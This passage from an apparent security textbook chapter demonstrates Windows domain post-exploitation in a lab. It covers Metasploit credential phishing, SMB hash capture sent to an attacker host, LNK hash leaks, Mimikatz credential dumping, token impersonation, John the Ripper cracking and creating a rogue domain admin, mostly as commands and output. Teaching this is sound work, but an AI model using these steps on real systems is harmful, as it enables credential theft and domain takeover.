


Figure 8-6. The result of running `post/windows/gather/phish_windows_credentials` against a Windows 8 target

When the user completes the dialog box, the attacker is presented with the credentials.

```
[*] New process detected: 2916 firefox.exe
[*] Killing the process and starting the popup script. Waiting on the user to fill
in his credentials...
[+]
```

| User Name | Domain | Password |
|-----------|--------|------------|
| ----- | ----- | ----- |
| jbrahms | PLUTO | password1! |

Notice that the prompt provided to the user included the name of the application that was just launched (firefox.exe) to make it more plausible that the prompt is legitimate. The text presented in the dialog box can be further customized by the attacker.

Dropping a Link

An attacker with an unprivileged session can also use the network hash capturing technique. The attacker starts the module auxiliary/server/capture/smb. If that is listening (for example) on 10.0.2.2, then the attacker can use the net use command to attempt to authenticate to a (nonexistent) file share on that server to have the user's NetNTLM hashes sent.

```
meterpreter > shell
Process 5480 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\jhaydn>net use z: \\10.0.2.2\c$

[*] SMB Captured - 2017-05-26 21:43:38 -0400
NTLMv2 Response Captured from 10.0.15.202:50524 - 10.0.15.202
USER:jhaydn DOMAIN:PLUTO OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:af99264c6bca2f58fe09d64c430e0a82
NT_CLIENT_CHALLENGE:0101000000000000c57aadaa8ad6d201718abab6b50577
6a000000000200000000000000000000000000000000
net use z: \\10.0.2.2\c$
Enter the user name for '10.0.2.2': System error 1223 has occurred.

The operation was canceled by the user.
```

If the attacker has write access to a shared directory, a more interesting attack is possible. The module post/windows/escalate/dropLnk can be used to create a Windows link file that references an icon that exists on a remote system.

```
msf exploit(web_delivery)> use post/windows/escalate/dropLnk
msf post(droplnk) > info
... Output Deleted ...
```

Basic options:

| Name | Setting | Required | Description |
|--------------|-----------|----------|--|
| ICONFILENAME | icon.png | yes | File name on LHOST's share |
| LHOST | | yes | Host listening for incoming SMB/WebDAV traffic |
| LNKFILENAME | Words.lnk | yes | Shortcut's filename |
| SESSION | | yes | The session to run this module on. |
| SHARENAME | share1 | yes | Share name on LHOST |

Description:

This module drops a shortcut (LNK file) that has a ICON reference existing on the specified remote host, causing SMB and WebDAV connections to be initiated from any user that views the shortcut.

Any user that views this link in Windows Explorer will send their NetNTLM hashes to the remote attacker. The defender does not need to open the link - simply viewing the directory in Windows Explorer is sufficient for the hashes to be sent. If this file is located on a file share, then any user on any system that views the shared directory containing the link in Windows Explorer has their hashes sent to the attacker.

Privileged Local Attacks

If the attacker has obtained SYSTEM on a target, there are additional options that can be used to obtain domain and other credentials.

Local Credential Gathering

One approach is to search for credentials that are stored locally on the system. This can be done with the module `post/windows/gather/credentials/credential_collector`. To use it, the attacker provides a session with SYSTEM privileges.

```
msf > use post/windows/gather/credentials/credential_collector
msf post(credential_collector) > info
```

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

Description:

This module harvests credentials found on the host and stores them in the database.

```
msf post(credential_collector) > set session 2
session => 2
msf post(credential_collector) > run
[*] Running module against GICLAS
[+] Collecting hashes...
Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5  
9d7e0c089c0  
Extracted: HomeGroupUser$:aad3b435b51404eeaad3b435b51404ee:2f45f8100f8e  
e0ac31dd289aa67c9747  
Extracted: Stefan Banach:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a7  
5f13ed948e848f00840  
[+] Collecting tokens...  
    NT AUTHORITY\LOCAL SERVICE  
    NT AUTHORITY\NETWORK SERVICE  
    NT AUTHORITY\SYSTEM  
    PLUTO\istravinsky  
    Window Manager\DWM-1  
    NT AUTHORITY\ANONYMOUS LOGON  
[*] Post module execution completed
```

The module provides the password hashes for the local users of the system and stores them in the Metasploit database. The hashes have the form <LM hash>:<NTLM Hash>. Because of the many security flaws in the older LM hashing algorithm, properly configured modern systems disable the use of LM hashes. This is observed here, as the LM hash `aad3b435b51404eeaad3b435b51404ee` is the LM hash for a blank password.

To view the results, the `creds` command can be used to show the collected credentials. The collected credentials can be exported to a file using `db_export`.

```
msf post(credential_collector) > creds  
Credentials  
=====  
... Output Deleted ...  
  
10.0.15.207 10.0.15.207 445/tcp (smb) Administrator aad3b435b51404eeaad3b435b  
51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 NTLM hash  
10.0.15.207 10.0.15.207 445/tcp (smb) Guest aad3b435b51404eeaad3b435b  
51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 NTLM hash  
10.0.15.207 10.0.15.207 445/tcp (smb) HomeGroupUser$ aad3b435b51404eeaad3b435b  
51404ee:2f45f8100f8ee0ac31dd289aa67c9747 NTLM hash  
10.0.15.207 10.0.15.207 445/tcp (smb) Stefan Banach aad3b435b51404eeaad3b435b  
51404ee:5b4c6335673a75f13ed948e848f00840 NTLM hash  
  
msf post(credential_collector) > db_export -f pwdump /root/Desktop/ntlm_hashes  
[*] Starting export of workspace ch08 to /root/Desktop/ntlm_hashes [ pwdump ]...  
[*] Finished export of workspace ch08 to /root/Desktop/ntlm_hashes [ pwdump ]...
```

Cached Domain Credentials

To obtain domain credentials rather than local credentials, one approach the attacker can take is to obtain the cached credentials on the system through the module `post/windows/gather/cachedump`. When a domain user logs on to a domain member, the system caches the domain credentials. This allows that user to authenticate to the system if the system is unconnected to the domain; this is particularly useful for corporate laptops that are only occasionally connected to the domain.

To illustrate its use, suppose that the attacker has a SYSTEM shell on a Windows 8 system. Load the module, set the session, and run the exploit.

```
msf post(credential_collector) > use post/windows/gather/cachedump
msf post(cachedump) > info
```

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

Description:

This module uses the registry to extract the stored domain hashes that have been cached as a result of a GPO setting. The default setting on Windows is to store the last ten successful logins.

... Output Deleted ...

```
msf post(cachedump) > set session 2
```

```
session => 2
```

```
msf post(cachedump) > exploit
```

```
[*] Executing module against HARRINGTON
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining LK$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[*] MSCACHE v2 saved in: /root/.msf4/loot/20170527170949_default_10.0.15.208_
mscache2.creds_913347.txt
[*] John the Ripper format:
# mscash2
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
f liszt:$DCC2$#f liszt#a4e2074da930dcdea46d3bdb9d5610df::  
j bach:$DCC2$#j bach#d430719a10121e0cff08c72fac81ea83::  
h berlio z:$DCC2$#h berlio z#8b80496f4b1de3c3c32ef587f71f1ce3::  
w mozart:$DCC2$#w mozart#f3a06bbdfc4df6818bbc27a9006be96d::
```

```
[*] Post module execution completed
```

The attacker now has the cached credentials for several users that have logged in to the system recently. These hashes are not LM or NTLM hashes; these are in MSCash2 format, also known as DCC2 - Domain Cached Credentials (version 2).

Token Impersonation and Incognito

Instead of looking for credentials, another approach is to use tokens already present on the system. Windows uses tokens to describe the security attributes of processes running on the system. If a domain user has an active token, then the token can be impersonated and used. To do so, start with a SYSTEM-level shell on a domain member, say a Windows 10-1504 x86 system.

```
meterpreter > sysinfo  
Computer : FARINELLA  
OS : Windows 10 (Build 10240).  
Architecture : x86  
System Language : en_US  
Domain : PLUTO  
Logged On Users : 5  
Meterpreter : x86/windows  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

The needed tools are contained in a Meterpreter extension called Incognito. The command `use incognito` loads the extension, and the `help` command provides the list of (new) commands.

```
meterpreter > use incognito  
Loading extension incognito...success.  
meterpreter > help incognito
```

Incognito Commands

=====

| Command | Description |
|---------------------|---|
| ----- | ----- |
| add_group_user | Attempt to add a user to a global group with all tokens |
| add_localgroup_user | Attempt to add a user to a local group with all tokens |
| add_user | Attempt to add a user with all tokens |

| | |
|--------------------------------|--|
| <code>impersonate_token</code> | Impersonate specified token |
| <code>list_tokens</code> | List tokens available under current user context |
| <code>snarf_hashes</code> | Snarf challenge/response hashes for every token |

To see the list of all tokens currently present on the system, use `list_tokens`.

```
meterpreter > list_tokens -u
```

Delegation Tokens Available

```
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PLUTO\jhaydn
Window Manager\DW-M-1
```

Impersonation Tokens Available

```
=====
NT AUTHORITY\ANONYMOUS LOGON
```

The `impersonate_token` command from the Incognito extension allows the attacker to effectively become that user.

```
meterpreter > impersonate_token pluto\\jhaydn
[+] Delegation token available
[+] Successfully impersonated user PLUTO\jhaydn
```

When the attacker is finished using the token, they can run `rev2self` to return to the original SYSTEM shell.

```
meterpreter > rev2self
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The collection of available tokens depends on the attacker's position on the target. Migrating between processes, for example, can reduce the collection of available tokens. The collection of available tokens can also change as users log in and log out of the target system.

Mimikatz and Kiwi

Mimikatz is a stand-alone tool written by Benjamin Delpy that can extract passwords, password hashes, and Kerberos tickets from memory. It has been ported to Metasploit as the extension Kiwi.

Suppose an attacker has a SYSTEM shell; then they load the extension with the command `use kiwi`.

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > use kiwi
Loading extension kiwi...
.m####. mimikatz 2.1.1-20170409 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

success.

```
meterpreter > help kiwi
```

Kiwi Commands

=====

| Command | Description |
|-----------------------|--|
| creds_all | Retrieve all credentials (parsed) |
| creds_kerberos | Retrieve Kerberos creds (parsed) |
| creds_msv | Retrieve LM/NTLM creds (parsed) |
| creds_ssp | Retrieve SSP creds |
| creds_tspkg | Retrieve TsPkg creds (parsed) |
| creds_wdigest | Retrieve WDigest creds (parsed) |
| dcsync | Retrieve user account information via DCSync (unparsed) |
| dcsync_ntlm | Retrieve user account NTLM hash, SID and RID via DCSync |
| golden_ticket_create | Create a golden kerberos ticket |
| kerberos_ticket_list | List all kerberos tickets (unparsed) |
| kerberos_ticket_purge | Purge any in-use kerberos tickets |
| kerberos_ticket_use | Use a kerberos ticket |
| kiwi_cmd | Execute an arbitrary mimikatz command (unparsed) |
| lsa_dump_sam | Dump LSA SAM (unparsed) |
| lsa_dump_secrets | Dump LSA secrets (unparsed) |
| wifi_list | List wifi profiles/creds for the current user |
| wifi_list_shared | List shared wifi profiles/creds (requires SYSTEM) |

When Mimikatz is run against a Windows 10-1504 system, it can extract the NTLM hashes for the current user.

```
meterpreter > creds_all
```

```
[+] Running as SYSTEM
```

```
[*] Retrieving all credentials
```

```
msv credentials
```

```
=====
```

| Username | Domain | NTLM | SHA1 |
|-------------|--------|----------------------------------|--|
| FARINELLA\$ | PLUTO | 0260d074553db529015da96679b0c49b | 3390e3e5a63775a6d8ff 7eff230a620e8587e9af |
| jhaydn | PLUTO | 5b4c6335673a75f13ed948e848f00840 | 55f905564ec6a921a3b 11a466aa7935952c08d89 |
| user | domain | afd708448bce0e0f842b70f7cc137e46 | f9f8636868c4fa40a9423 c4751cb1896c759e207 |

```
wdigest credentials
```

```
=====
```

| Username | Domain | Password |
|-------------|--------|----------|
| (null) | (null) | (null) |
| FARINELLA\$ | PLUTO | (null) |
| jhaydn | PLUTO | (null) |
| user | domain | (null) |

```
kerberos credentials
```

```
=====
```

| Username | Domain | Password |
|-------------|------------|--|
| (null) | (null) | (null) |
| FARINELLA\$ | pluto.test | 51 90 f9 c4 d5 98 c4 a1 0e 88 92 3d 7c 7f 88 60 76 2e 40 71 44 96 b1 e7 0b de 65 99 d0 d3 5e a9 71 19 dc 9a ed 24 b2 e3 ef af 9d d7 6d 63 3c 42 03 0a c7 6f cf 5b 84 3a 95 9b 2d 2f ba 52 b1 d8 b6 16 07 92 3e db d4 3a d0 34 12 f8 6c 8d e8 a5 16 bd af d9 55 e9 2d f7 cb cf cc de 8c b7 da 85 b5 32 23 55 24 59 36 cb 74 eb ac 6d 54 8b 68 41 0b db 0e 1a 90 39 2f 43 a3 e2 c7 3f 24 72 bd e1 59 0a 7b f6 d9 89 be 1d 95 25 70 ba 45 69 26 99 8a 02 7c 3d d8 c6 45 ee 2d 72 60 84 6c 5c 2e e3 e2 89 3d 47 6c cc fa 2b 97 6b 00 22 54 e3 5b 09 c1 17 c0 09 e9 3f 51 d6 23 15 a3 ab 8e d4 a9 f1 a6 bb 9f 0c b3 6c ad 29 46 6d f8 c9 3a 8d 85 28 c4 25 ee 4c dd ed 96 15 cc 6b 39 ff 50 4b 8e 85 03 a8 be 21 fa 75 2b 6b d3 20 4d 4f dd 22 22 3c |
| farinella\$ | PLUTO.TEST | (null) |
| jhaydn | PLUTO.TEST | (null) |
| user | domain | d6 08 a0 e8 dc da d0 51 d3 3e 08 74 64 87 c7 bc |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

On the other hand, if Mimikatz is run against older (unpatched) machines, Mimikatz extracts the passwords, rather than just the hashes. For example, on a Windows 8 system, Mimikatz finds the plain text passwords from wdigest, tspkg, and from Kerberos.

```
meterpreter > sysinfo
Computer      : HARRINGTON
OS           : Windows 8 (Build 9200).
Architecture   : x64
System Language : en_US
Domain        : PLUTO
Logged On Users : 5
Meterpreter    : x64/windows
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username  Domain  LM                                NTLM
-----  -----  --
HARRINGTON$  PLUTO   a4b9bb6c8335a300aa8536a11845c1cc  4c7513f02e0a5e33b67c
                                         5263498bf3fd18fb9363
user       domain   b267df22cb945e3eaad3b435b51404ee  36aa83bdcab3c9fdaf
                                         321ca42a31c3fc
wmozart     PLUTO   e52cac67419a9a22ce171273f527391f  5b4c6335673a75f13ed
                                         948e848f00840

wdigest credentials
=====
Username  Domain  Password
-----  -----  -----
(null)    (null)  (null)
HARRINGTON$  PLUTO   e7 17 b5 c5 0b ad cf be 84 c3 48 f5 ac a8 ef 4c 68 b0 d1 2e
25 e2 do fa 5f fc 98 f7 94 fd 35 78 e7 b2 fd c3 6e a6 39 8d c8 40 a4 bb 34 d5 9e
a1 92 0e 96 b2 65 90 f9 dd 5e eb 98 63 37 72 8d 9e f0 21 c2 13 b6 b7 d2 88 6a 1c
bc 59 bb ac 1d 9e 91 96 ab 11 76 7f a9 b1 34 97 aa 39 ee fd c9 60 ef 19 f2 72 2b
57 ce 3b a7 48 ff 20 ce d0 0b ad 2d e3 34 d4 c9 a8 c5 a5 be d3 93 dd 74 5b 19 99
ee e6 ec b4 bf ad 2c 06 4b 9d 9f 1e 92 8e 55 25 6e a6 18 70 f5 a6 ab ff db 14 fc
73 12 36 8b 07 20 fb af fd 5e 71 e8 d7 18 63 ec e4 c3 67 b2 56 df 3b 86 d3 56 5b
08 af 34 b7 25 58 53 1f 58 3b 5a c2 39 6b 7a 4c a7 63 e9 c6 53 4e 32 28 07 42 03
9b 54 ed bd 37 e6 12 e0 90 f4 cc c1 80 1c 77 1f 11 20 96 b9 39 c4 a5 0c d9 32 cb
59 fe 24 c8
```

```

user      domain  pass
wmozart   PLUTO   password1!

tspkg credentials
=====
Username  Domain  Password
-----
HARRINGTON$  PLUTO  e7 17 b5 c5 0b ad cf be 84 c3 48 f5 ac a8 ef 4c 68 b0 d1 2e
25 e2 d0 fa 5f fc 98 f7 94 fd 35 78 e7 b2 fd c3 6e a6 39 8d c8 40 a4 bb 34 d5 9e
a1 92 0e 96 b2 65 90 f9 dd 5e eb 98 63 37 72 8d 9e fo 21 c2 13 b6 b7 d2 88 6a 1c
bc 59 bb ac 1d 9e 91 96 ab 11 76 7f a9 b1 34 97 aa 39 ee fd c9 60 ef 19 f2 72 2b
57 ce 3b a7 48 ff 20 ce d0 ob ad 2d e3 34 d4 c9 a8 c5 a5 be d3 93 dd 74 5b 19 99
ee e6 ec b4 bf ad 2c 06 4b 9d 9f 1e 92 8e 55 25 6e a6 18 70 f5 a6 ab ff db 14 fc
73 12 36 8b 07 20 fb af fd 5e 71 e8 d7 18 63 ec e4 c3 67 b2 56 df 3b 86 d3 56 5b
08 af 34 b7 25 58 53 1f 58 3b 5a c2 39 6b 7a 4c a7 63 e9 c6 53 4e 32 28 07 42 03
9b 54 ed bd 37 e6 12 e0 90 f4 cc c1 80 1c 77 1f 11 20 96 b9 39 c4 a5 0c d9 32 cb
59 fe 24 c8

user      domain  pass
wmozart   PLUTO   password1!

kerberos credentials
=====
Username  Domain  Password
-----
(null)    (null)  (null)
HARRINGTON$  pluto.test e7 17 b5 c5 0b ad cf be 84 c3 48 f5 ac a8 ef 4c 68 b0 d1
2e 25 e2 d0 fa 5f fc 98 f7 94 fd 35 78 e7 b2 fd c3 6e a6 39 8d c8 40 a4 bb 34 d5
9e a1 92 0e 96 b2 65 90 f9 dd 5e eb 98 63 37 72 8d 9e fo 21 c2 13 b6 b7 d2 88 6a
1c bc 59 bb ac 1d 9e 91 96 ab 11 76 7f a9 b1 34 97 aa 39 ee fd c9 60 ef 19 f2 72
2b 57 ce 3b a7 48 ff 20 ce d0 ob ad 2d e3 34 d4 c9 a8 c5 a5 be d3 93 dd 74 5b 19
99 ee e6 ec b4 bf ad 2c 06 4b 9d 9f 1e 92 8e 55 25 6e a6 18 70 f5 a6 ab ff db 14
fc 73 12 36 8b 07 20 fb af fd 5e 71 e8 d7 18 63 ec e4 c3 67 b2 56 df 3b 86 d3 56
5b 08 af 34 b7 25 58 53 1f 58 3b 5a c2 39 6b 7a 4c a7 63 e9 c6 53 4e 32 28 07 42
03 9b 54 ed bd 37 e6 12 e0 90 f4 cc c1 80 1c 77 1f 11 20 96 b9 39 c4 a5 0c d9 32
cb 59 fe 24 c8

harrington$  PLUTO.TEST e7 17 b5 c5 0b ad cf be 84 c3 48 f5 ac a8 ef 4c 68 b0 d1
2e 25 e2 d0 fa 5f fc 98 f7 94 fd 35 78 e7 b2 fd c3 6e a6 39 8d c8 40 a4 bb 34 d5
9e a1 92 0e 96 b2 65 90 f9 dd 5e eb 98 63 37 72 8d 9e fo 21 c2 13 b6 b7 d2 88 6a
1c bc 59 bb ac 1d 9e 91 96 ab 11 76 7f a9 b1 34 97 aa 39 ee fd c9 60 ef 19 f2 72
2b 57 ce 3b a7 48 ff 20 ce d0 ob ad 2d e3 34 d4 c9 a8 c5 a5 be d3 93 dd 74 5b 19
99 ee e6 ec b4 bf ad 2c 06 4b 9d 9f 1e 92 8e 55 25 6e a6 18 70 f5 a6 ab ff db 14

```

```

fc 73 12 36 8b 07 20 fb af fd 5e 71 e8 d7 18 63 ec e4 c3 67 b2 56 df 3b 86 d3 56
5b 08 af 34 b7 25 58 53 1f 58 3b 5a c2 39 6b 7a 4c a7 63 e9 c6 53 4e 32 28 07 42
03 9b 54 ed bd 37 e6 12 e0 90 f4 cc c1 80 1c 77 1f 11 20 96 b9 39 c4 a5 0c d9 32
cb 59 fe 24 c8
user          domain      pass
wmozart       PLUTO.TEST password1!

```

Cracking Hashes with John the Ripper

Windows hashes can be found by an attacker in several different formats, including NTLM, NetNTLM, and MSCash2/DCC2. An attacker in possession of hashes can use John the Ripper to determine the password used to generate the hash.

John can be run in different modes:

- Incremental Mode: In this mode, John tries a brute force attack, using all combinations of a group of letters, numbers, and/or symbols.
- Single Crack Mode: In this mode, John generates passwords from usernames and other account data.
- Wordlist Mode: In this mode, John checks the hash against a user-specified list of passwords. Optionally, modified versions of these passwords can be checked, where the modifications are specified by a collection of rules.

To use John in wordlist mode, a wordlist must be available. On Kali, a small password list with 3,559 entries is provided with John in the file `/usr/share/john/password.lst`. A more extensive collection of wordlists is contained in `/usr/share/wordlists`; these include the 14 million passwords obtained in the 2009 RockYou attack. The list `/usr/share/wordlists/metasploit/password.lst` has 88,397 entries.

Hashes obtained through network hash capturing or by LLMNR or NBNS poisoning are collected in NetNTLMv2 format. As an example, suppose that NetNTLMv2 hashes have been captured via the module `auxiliary/server/capture/smb` and stored in the file `/root/Desktop/winhash_netntlmv2`. Then John the Ripper can be used in wordlist mode⁷ to try to crack the passwords with the command

```
root@kali-2016-2-u:~# john --format=netntlmv2 --wordlist=/usr/share/wordlists/
metasploit/password.lst /root/Desktop/winhash_netntlmv2
```

Using default input encoding: UTF-8

```
Loaded 12 password hashes with 12 different salts (netntlmv2, NTLMv2 C/R
[MD4 HMAC-MD5 32/64])
```

⁷The wordlist `/usr/share/wordlists/metasploit/password.lst` does not contain the password selected for these systems (`password1!`), so it has been added to this file.

```

Press 'q' or Ctrl-C to abort, almost any other key for status
password1!      (wmozart)
12g 0:00:00:00 DONE (2017-05-27 20:10) 14.45g/s 106502p/s 1278Kc/s 1278KC/s
password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

The output from the command shows the speed; here it shows 14.45 successful guesses per second (g/s); 106,502 passwords tested each second (p/s); 1,278,000 cipher computations per second (c/s); and 1,278,000 candidates per second (C/s).⁸

John records its results as it works in the directory `~/.john`; the file `~/.john/john.log` stores the status, while `~/.john/john.pot` stores cracked hashes.

```

root@kali-2016-2-u:~# head .john/john.log
0:00:00:00 Starting a new session
0:00:00:00 Loaded a total of 1 password hash
0:00:00:00 - UTF-8 input encoding enabled
0:00:00:00 - Passwords will be stored UTF-8 encoded in .pot file
0:00:00:00 - Rules/masks using ISO-8859-1
0:00:00:00 - Hash type: netntlmv2, NTLMv2 C/R (lengths up to 125)
0:00:00:00 - Algorithm: MD4 HMAC-MD5 32/64
0:00:00:00 - Candidate passwords may be buffered and tried in chunks of 8
0:00:00:00 - Configured to use otherwise idle processor cycles only
0:00:00:00 Proceeding with "single crack" mode

```

The results from a previous cracking session can be found with the flag `--show`.

```

root@kali-2016-2-u:~# john --format=netntlmv2 --show /root/Desktop/winhash_
netntlmv2

```

⁸<http://www.openwall.com/john/doc/FAQ.shtml>

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
wmozart:password1!:PLUTO:1122334455667788:09de6294ebc9c28fb639c4b960736cf0:0101000  
000000000a6cc947546d7d201df9de5e7b4afb539000000000020000000000000000000000000000000  
wmozart:password1!:PLUTO:1122334455667788:bb71daab1a4af48ea42ed6ae44a8190d:0101000  
00000000036abd7546d7d2015940e7dcfc2b69a00000000000200000000000000000000000000000000000000  
... Output Deleted ...
```

John the Ripper can also be used to crack NTLM hashes; these may have been collected from the module `post/windows/gather/credentials/credential_collector`. To do so, the attacker specifies the format as nt, but otherwise proceeds as before.

```
root@kali-2016-2-u:~# john --format=nt --wordlist=/usr/share/wordlists/metasploit/  
password.lst /root/Desktop/ntlm_hashes  
Using default input encoding: UTF-8  
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password1!      (Stefan Banach)  
1g 0:00:00:00 DONE (2017-05-27 21:02) 50.00g/s 4419Kp/s 4419Kc/s 13259KC/s 諾  
g..password1!  
Warning: passwords printed above might not be all those cracked  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@kali-2016-2-u:~# john --format=nt --show /root/Desktop/ntlm_hashes  
Stefan Banach:password1!:98:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed94  
8e848f00840:::  
1 password hash cracked, 3 left
```

Notice that John the Ripper cracked NTLM hashes much more rapidly than NetNTLMv2 hashes; instead of attempting 1.278 million candidates per second, when attempting NTLM hashes, this system attempted more than 13 million candidates per second.

John the Ripper can also be used to crack MSCash2/DCC2 hashes. However, the files returned by Metasploit need to be modified before they can be passed to John the Ripper. One valid format is to provide the user name followed by a colon followed by the hash.

```
root@kali-2016-2-u:~# cat /root/Desktop/mscash2  
fliszt:a4e2074da930dcdea46d3bdb9d5610df  
jbach:d430719a10121e0cff08c72fac81ea83  
hberlizo:8b80496f4b1de3c3c32ef587f71f1ce3  
wmozart:f3a06bbdfc4df6818bbc27a9006be96d
```

To use John the Ripper, specify the format as mscash2.

```
root@kali-2016-2-u:~# john --format=mscash2 --wordlist=/usr/share/wordlists/  
/metasploit/password.lst /root/Desktop/mscash2
```

```

Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (mscash2, MS Cache Hash 2 (DCC2)
[PBKDF2-SHA1 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1!      (wmozart)
password1!      (hberlroz)
password1!      (jbach)
password1!      (fliszt)
4g 0:00:03:54 DONE (2017-05-27 22:36) 0.01709g/s 377.7p/s 1510c/s 1510C/s
password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

This is dramatically slower than either of the two previous hash types; here John the Ripper only managed 1,510 candidates per second.

Exploiting the Domain

An attacker who has successfully obtained domain administrator credentials - either hashes or passwords - is likely to want to use those credentials, both to ensure continued access to the domain and access other systems across the domain.

Using Credentials Locally

Consider an attacker that has compromised a Windows domain member, escalated privileges to SYSTEM, and then obtained domain administrator credentials. Although the attacker has the credentials of a domain administrator, they may not have shell as a domain administrator. So long as the attacker has at least one shell on a domain system, however, they can make use of the domain administrator credentials to run commands as the domain administrator on that shell using the module `post/windows/manage/runas`.

```

msf exploit(handler) > use post/windows/manage/run_as
msf post(run_as) > info
... Output Deleted ...

```

Basic options:

| Name | Current Setting | Required | Description |
|--------|-----------------|----------|-------------------------|
| CMD | | yes | Command to execute |
| CMDOUT | false | yes | Retrieve command output |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

| | | |
|----------|-----|------------------------------------|
| DOMAIN | yes | Domain to login with |
| PASSWORD | yes | Password to login with |
| SESSION | yes | The session to run this module on. |
| USER | yes | Username to login with |

Description:

This module will login with the specified username/password and execute the supplied command as a hidden process. Output is not returned by default, by setting CMDOUT to false output will be redirected to a temp file and read back in to display. By setting advanced option SETPASS to true, it will reset the users password and then execute the command.

Suppose that the attacker has determined the account jbach@pluto.test is a domain administrator account with the password “password1!”. Suppose also that the attacker wants to add a new user to the domain as a domain administrator - say rhalford@pluto.test with the password “Password1”.

```
msf post(run_as) > set cmd 'net user rhalford Password1 /domain /add'
cmd => net user rhalford Password1 /domain /add
msf post(run_as) > set domain pluto.test
domain => pluto.test
msf post(run_as) > set password password1!
password => password1!
msf post(run_as) > set session 1
session => 1
msf post(run_as) > set user jbach
user => jbach
msf post(run_as) > run
[*] Executing CreateProcessWithLogonW...
[+] Process started successfully, PID: 852
[*] Command Run: cmd.exe /c net user rhalford Password1 /domain /add
[*] Post module execution completed
msf post(run_as) > set cmd 'net group "Domain Admins" rhalford /add /domain'
cmd => net group "Domain Admins" rhalford /add /domain
msf post(run_as) > run
[*] Executing CreateProcessWithLogonW...
[+] Process started successfully, PID: 792
[*] Command Run: cmd.exe /c net group "Domain Admins" rhalford /add /domain
[*] Post module execution completed
```

This process does not return any output to the attacker. If the attacker wanted to run a command and see the output, the variable CMDOUT needs to be set to true. This will leave the results of the command as a file in the directory c:\Windows\Temp where it remains.

